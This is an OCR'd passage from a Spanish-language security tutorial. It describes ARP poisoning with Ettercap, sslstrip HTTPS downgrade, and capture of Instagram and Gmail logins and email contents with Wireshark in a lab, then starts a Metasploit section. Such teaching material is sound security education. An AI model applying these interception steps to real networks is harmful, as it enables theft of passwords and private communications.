
Ejecutamos el archivo creado.



Ahora pasamos al Ettercap.



Añadimos las dos direcciones como target 1 y 2 y hacemos el envenenamiento ARP como antes y volvemos a esnifar como ya hemos hecho.




Hacemos un sslstrip desde la consola de comandos del Kali para que las webs SSL (https) se conviertan en simples http y el Ettercap pueda obtener las contraseñas. Para ello escribimos lo siguiente.

Ahora vamos al Windows XP y entramos por ejemplo a la web de Instagram.

Nos logamos con un usuario y contraseña ficticia para ver que funcione.


Nos vamos al Ettercap y vemos el enlace del Instagram, usuario y contraseña, en este caso cursoseguridad y Seguridad. Ya lo tenemos :)



Ahora probamos con gmail por ejemplo y vemos que también funciona.


Como vemos se observa en abierto la cuenta de mail y su correspondiente contraseña.

Ahora abrimos el Wireshark y esnifamos de nuevo. Nos mandamos un mail desde el Windows XP a nosotros mismos para probarlo. Nos mostrará muchos paquetes de tráfico.




Para evitar ver otros paquetes que no sean las solicitudes del mail, ponemos en el filtro **http.request.method == POST** y damos a Apply. Ya sólo nos mostrará el paquete deseado.

Damos botón derecho del ratón sobre ese paquete y en Follow TCP Streem.



Y vemos en el contenido del paquete, quien manda el mail, a donde, el asunto y el contenido del mail, todo ello en rojo, en este caso se lee **Prueba de correo** como asunto y **Hola** como contenido, pero subiendo un poco muestra el origen y destino del correo.




Y bueno, así con todo, una vez en medio, ya todo lo que trasmita estará a nuestra merced. Este es con diferencia uno de los métodos más usados por los hackers. Para entrar en la red, suelen aprovechar las vulnerabilidades, principalmente el Wifi, y una vez dentro pueden hacer todo lo que desean, incluso hacerse administradores de los sistemas usando herramientas como MetaSploit.

Metasploit

MetaSploit es una suite o conjunto de programas en realidad. Está diseñada para explotar las vulnerabilidades de los equipos y es sin duda el programa más usado por los mejores hackers del mundo. Dentro de MetaSploit, disponemos de multitud

de herramientas y programas para ejecutar en las diferentes vulnerabilidades de cada equipo, a cada una de estas aplicaciones se le llama exploit.

Primero vamos a arrancar nuestra Kali Linux y le configuramos la red con una IP estática dentro del rango de red de la víctima con sudo nano /etc/network/interfaces.

